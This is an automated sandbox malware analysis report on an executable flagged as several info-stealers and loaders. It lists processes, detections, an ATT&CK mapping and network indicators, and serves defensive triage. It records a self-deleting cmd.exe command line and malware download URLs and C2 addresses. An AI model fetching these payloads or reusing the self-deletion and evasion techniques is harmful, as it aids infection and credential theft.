ID: 531737
Sample Name: QMn13jz6nj.exe
Cookbook: default.jbs
Time: 10:02:38
Date: 01/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report QMn13jz6nj.exe

Overview

General Information

Sample Name:	QMn13jz6nj.exe
Analysis ID:	531737
MD5:	c6e5298f945f918..
SHA1:	960d38c010136a..
SHA256:	f7b5a27355eafa5..
Tags:	Amadey exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


Amadey Cryptbot RedLine SmokeLoader Vidar

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected RedLine Stealer
- Snort IDS alert for network traffic (e…
- Yara detected Cryptbot
- Detected unpacking (overwrites its o…
- Yara detected SmokeLoader
- Yara detected Amadey bot
- System process connects to networ…
- Detected unpacking (changes PE se…
- Antivirus detection for URL or domain
- Antivirus detection for dropped file
- Multi AV Scanner detection for subm…
- Benign windows process drops PE f…

Classification



Process Tree

- **System is w10x64**
- QMn13jz6nj.exe (PID: 2228 cmdline: "C:\Users\user\Desktop\QMn13jz6nj.exe" MD5: C6E5298F945F91851744F96EE16412E5)
  - QMn13jz6nj.exe (PID: 3416 cmdline: "C:\Users\user\Desktop\QMn13jz6nj.exe" MD5: C6E5298F945F91851744F96EE16412E5)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - A70A.exe (PID: 3340 cmdline: C:\Users\user\AppData\Local\Temp\A70A.exe MD5: 31F17AD58D02772DF14EFAC37D416CD7)
      - C169.exe (PID: 6276 cmdline: C:\Users\user\AppData\Local\Temp\C169.exe MD5: 5115E5DAB211559A85CD0154E8100F53)
        - conhost.exe (PID: 4788 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - C169.exe (PID: 2256 cmdline: C:\Users\user\AppData\Local\Temp\C169.exe MD5: 5115E5DAB211559A85CD0154E8100F53)
      - D466.exe (PID: 6636 cmdline: C:\Users\user\AppData\Local\Temp\D466.exe MD5: DF13FAC0D8B182E4D8B9A02BA87A9571)
        - WerFault.exe (PID: 6708 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6636 -s 520 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
      - AA02.exe (PID: 5976 cmdline: C:\Users\user\AppData\Local\Temp\AA02.exe MD5: 349A409711C0A8F53C5F90A993A621F2)
        - cmd.exe (PID: 4340 cmdline: "C:\Windows\System32\cmd.exe" /c timeout /t 5 & del /f /q "C:\Users\user\AppData\Local\Temp\AA02.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 3428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - timeout.exe (PID: 1904 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
      - B6B5.exe (PID: 6720 cmdline: C:\Users\user\AppData\Local\Temp\B6B5.exe MD5: CBC4BD8906093C0CCC55379319D65DB1)
        - B6B5.exe (PID: 3540 cmdline: C:\Users\user\AppData\Local\Temp\B6B5.exe MD5: CBC4BD8906093C0CCC55379319D65DB1)
      - D375.exe (PID: 6632 cmdline: C:\Users\user\AppData\Local\Temp\D375.exe MD5: CA16CA4AA9CF9777274447C9F4BA222E)
      - EE61.exe (PID: 5680 cmdline: C:\Users\user\AppData\Local\Temp\EE61.exe MD5: 97617914D6E8A6E3CBEE8A5E5FF39AA5)
        - EE61.exe (PID: 5344 cmdline: C:\Users\user\AppData\Local\Temp\EE61.exe MD5: 97617914D6E8A6E3CBEE8A5E5FF39AA5)
- ddigjgj (PID: 6700 cmdline: C:\Users\user\AppData\Roaming\ddigjgj MD5: C6E5298F945F91851744F96EE16412E5)
  - ddigjgj (PID: 6464 cmdline: C:\Users\user\AppData\Roaming\ddigjgj MD5: C6E5298F945F91851744F96EE16412E5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Amadey	Yara detected Amadey bot	Joe Security	
dump.pcap	JoeSecurity_RedLine_1	Yara detected RedLine Stealer	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
0000000B.00000002.573313266.00000000012E2000.00000040.00020000.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000001C.00000002.503480050.000000000005B1000.00000004.00020000.sdmp	JoeSecurity_SmokeLoader_2	Yara detected SmokeLoader	Joe Security	
00000017.00000000.476958517.000000000402000.00000040.00000001.sdmp	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
0000001A.00000003.478772499.00000000008C0000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000001A.00000003.478772499.00000000008C0000.00000004.00000001.sdmp	JoeSecurity_Cryptbot	Yara detected Cryptbot	Joe Security	
Click to see the 26 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
23.2.C169.exe.2f893c6.2.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x155f6:$x1: https://cdn.discordapp.com/attachments/
23.2.C169.exe.400000.0.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
16.2.C169.exe.3dd5e88.1.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
23.0.C169.exe.400000.10.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
16.2.C169.exe.3dd5e88.1.raw.unpack	JoeSecurity_RedLine	Yara detected RedLine Stealer	Joe Security	
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious Del in CommandLine

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Antivirus detection for dropped file

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Machine Learning detection for dropped file

Compliance:

Detected unpacking (overwrites its own PE header)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Connects to many ports of the same IP (likely port scanning)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected SmokeLoader

System Summary:

.NET source code contains very large array initializations

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (overwrites its own PE header)

Detected unpacking (changes PE section rights)

.NET source code contains method to dynamically call methods (often used by packers)

Persistence and Installation Behavior:

Yara detected Amadey bot

Hooking and other Techniques for Hiding and Protection:

Deletes itself after installation

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to evade analysis by execution special instruction which cause usermode exception

Query firmware table information (likely to detect VMs)

Tries to detect sandboxes / dynamic malware analysis system (registry check)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Checks if the current machine is a virtual machine (disk enumeration)

Contains functionality to detect sleep reduction / modifications

Anti Debugging:

Tries to detect sandboxes and other dynamic analysis tools (window names)

Hides threads from debuggers

Checks for kernel code integrity (NtQuerySystemInformation(CodeIntegrityInformation))

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Benign windows process drops PE files

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Contains functionality to inject code into remote processes

Creates a thread in another existing process (thread injection)

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected RedLine Stealer

Yara detected Cryptbot

Yara detected SmokeLoader

Yara detected Amadey bot

Yara detected Vidar stealer

Found many strings related to Crypto-Wallets (likely being stolen)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Crypto Currency Wallets

Remote Access Functionality:

Yara detected RedLine Stealer

Yara detected Cryptbot

Yara detected SmokeLoader


Yara detected Vidar stealer

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Valid Accounts	Native API 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Too Transfer 1
Default Accounts	Exploitation for Client Execution 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 3	Exfiltration Over Bluetooth	Encrypted Channel 2
Domain Accounts	Command and Scripting Interpreter 2	Logon Script (Windows)	Process Injection 5 1 2	Obfuscated Files or Information 4	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Input Capture 1	Automated Exfiltration	Non-Standa Port 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 3 4	NTDS	System Information Discovery 1 6 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 4
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Timestomp 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 2
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 10 10 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communica
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Process Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Masquerading 1 1	Proc Filesystem	Virtualization/Sandbox Evasion 4 7 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Virtualization/Sandbox Evasion 4 7 1	/etc/passwd and /etc/shadow	Application Window Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 5 1 2	Network Sniffing	System Owner/User Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfe Protocols
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Hidden Files and Directories 1	Input Capture	Remote System Discovery 1	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
QMn13jz6nj.exe	47%	Virustotal		Browse
QMn13jz6nj.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\C169.exe	100%	Avira	HEUR/AGEN.1144480	
C:\Users\user\AppData\Local\Temp\D375.exe	100%	Avira	TR/Crypt.XPACK.Gen2	
C:\Users\user\AppData\Local\Temp\D466.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\AA02.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\C169.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\B6B5.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\A70A.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ddigjgj	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\D375.exe	100%	Joe Sandbox ML		
C:\ProgramData\sqlite3.dll	3%	Metadefender		Browse

Source	Detection	Scanner	Label	Link
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sqlite3[1].dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\A70A.exe	26%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\A70A.exe	57%	ReversingLabs	Win32.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\C169.exe	37%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\C169.exe	79%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\user\AppData\Local\Temp\D375.exe	43%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\D375.exe	86%	ReversingLabs	Win32.Trojan.SelfDel	
C:\Users\user\AppData\Local\Temp\D466.exe	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\D466.exe	51%	ReversingLabs	Win32.Trojan.Lockbit	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.0.C169.exe.990000.2.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
2.0.QMn13jz6nj.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.QMn13jz6nj.exe.2d015a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.0.EE61.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1143239		Download File
26.0.D375.exe.8e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
28.0.B6B5.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.QMn13jz6nj.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.0.C169.exe.990000.5.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
8.1.ddigjgj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.0.ddigjgj.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.0.A70A.exe.12e0000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.1.D466.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.C169.exe.900000.1.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
28.0.B6B5.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.D466.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.1.QMn13jz6nj.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.0.C169.exe.990000.7.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
9.0.ddigjgj.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.C169.exe.900000.0.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
9.2.ddigjgj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
26.0.D375.exe.8e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
23.0.C169.exe.990000.11.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
8.2.ddigjgj.47915a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
22.2.AA02.exe.5b0e50.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.0.QMn13jz6nj.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.0.C169.exe.990000.3.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
9.0.ddigjgj.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.2.EE61.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1143239		Download File
9.1.ddigjgj.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.0.C169.exe.990000.1.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
16.0.C169.exe.900000.2.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
11.0.A70A.exe.12e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.0.EE61.exe.400000.4.unpack	100%	Avira	HEUR/AGEN.1143239		Download File
11.0.A70A.exe.12e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
16.0.C169.exe.900000.3.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
16.2.C169.exe.900000.0.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
19.0.D466.exe.48d0e50.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.3.D466.exe.48e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.D466.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.0.C169.exe.990000.9.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
23.0.C169.exe.990000.13.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
26.2.D375.exe.8e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
22.3.AA02.exe.5e0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
26.0.D375.exe.8e0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File
19.0.D466.exe.48d0e50.7.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
23.2.C169.exe.990000.1.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
26.0.D375.exe.8e0000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen2		Download File

Source	Detection	Scanner	Label	Link	Download
11.1.A70A.exe.12e0000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.1.QMn13jz6nj.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
11.3.A70A.exe.3460000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
31.0.EE61.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1143239		Download File
23.0.C169.exe.990000.0.unpack	100%	Avira	HEUR/AGEN.1144480		Download File
28.0.B6B5.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
28.2.B6B5.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.QMn13jz6nj.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
28.1.B6B5.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
25.2.B6B5.exe.4e15a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
31.0.EE61.exe.400000.6.unpack	100%	Avira	HEUR/AGEN.1143239		Download File
22.2.AA02.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1123417		Download File
11.0.A70A.exe.12e0000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://host-file-host-3.com/files/8723_1638191106_2017.exe	3%	Virustotal		Browse
http://host-file-host-3.com/files/8723_1638191106_2017.exe	100%	Avira URL Cloud	malware	
http://hose-file-host4.com/sqlite3.dll	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id12Response	0%	URL Reputation	safe	
http://tempuri.org/	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id2Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id21Response	0%	URL Reputation	safe	
http://hosile-file-host4.com/tratata.php	0%	Avira URL Cloud	safe	
http://www.ncn.gov.pl/finansowanie-nauki/pomoc-publiczna	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id15Response	0%	URL Reputation	safe	
http://host-file-host-3.com/files/5311_1638303032_7343.exe	100%	Avira URL Cloud	malware	
http://host-file-host-3.com/files/6096_1638289274_6885.exe	100%	Avira URL Cloud	malware	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://microsoft.co	0%	URL Reputation	safe	
http://https://socfinder.site/	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id24Response	0%	URL Reputation	safe	
http://host-file-host-3.com/game.exe	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id5Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id10Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id8Response	0%	URL Reputation	safe	
http://95.181.152.139	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id22Responsex	0%	URL Reputation	safe	
http://https://cdn.discordapp.com4	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id19Responsex	0%	Avira URL Cloud	safe	
http://privacytoolzforyou-7000.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://tempuri.org/Entity/Id13Response	0%	URL Reputation	safe	
http://https://socfinder.site	0%	Avira URL Cloud	safe	
http://tempuri.org/Entity/Id22Response	0%	URL Reputation	safe	
http://file-file-host4.com/sqlite3.dll	0%	URL Reputation	safe	
http://https://get.adob	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id18Response	0%	URL Reputation	safe	
http://tempuri.org/Entity/Id3Response	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
host-data-coin-11.com	95.213.165.249	true	false		high
privacytoolzforyou-7000.com	95.213.165.249	true	false		high
cdn.discordapp.com	162.159.135.233	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
host-file-host-3.com	95.213.165.249	true	false		high
www.google.com	142.250.184.100	true	false		high
file-file-host4.com	95.213.165.249	true	false		high
unic7m.top	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://host-file-host-3.com/files/8723_1638191106_2017.exe	true	• 3%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://host-file-host-3.com/files/5311_1638303032_7343.exe	true	• Avira URL Cloud: malware	unknown
http://host-file-host-3.com/files/6096_1638289274_6885.exe	true	• Avira URL Cloud: malware	unknown
http://host-file-host-3.com/game.exe	false	• Avira URL Cloud: safe	unknown
http://https://cdn.discordapp.com/attachments/914960103592054858/914961866462232616/Oldening.exe	false		high
http://privacytoolzforyou-7000.com/downloads/toolspab3.exe	true	• Avira URL Cloud: malware	unknown
http://file-file-host4.com/sqlite3.dll	false	• URL Reputation: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
95.213.165.249	host-data-coin-11.com	Russian Federation		49505	SELECTELRU	false
45.9.20.149	unknown	Russian Federation		35913	DEDIPATH-LLCUS	true
162.159.135.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	531737
Start date:	01.12.2021
Start time:	10:02:38
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	QMn13jz6nj.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.spyw.evad.winEXE@33/32@65/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 64.8% (good quality ratio 45.4%) • Quality average: 55.5% • Quality standard deviation: 41.5%
HCA Information:	• Successful, ratio: 70% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
10:04:26	Task Scheduler	Run new task: Firefox Default Browser Agent E57885D5CBE89C26 path: C:\Users\user\AppData\Roaming\ddi gjgj
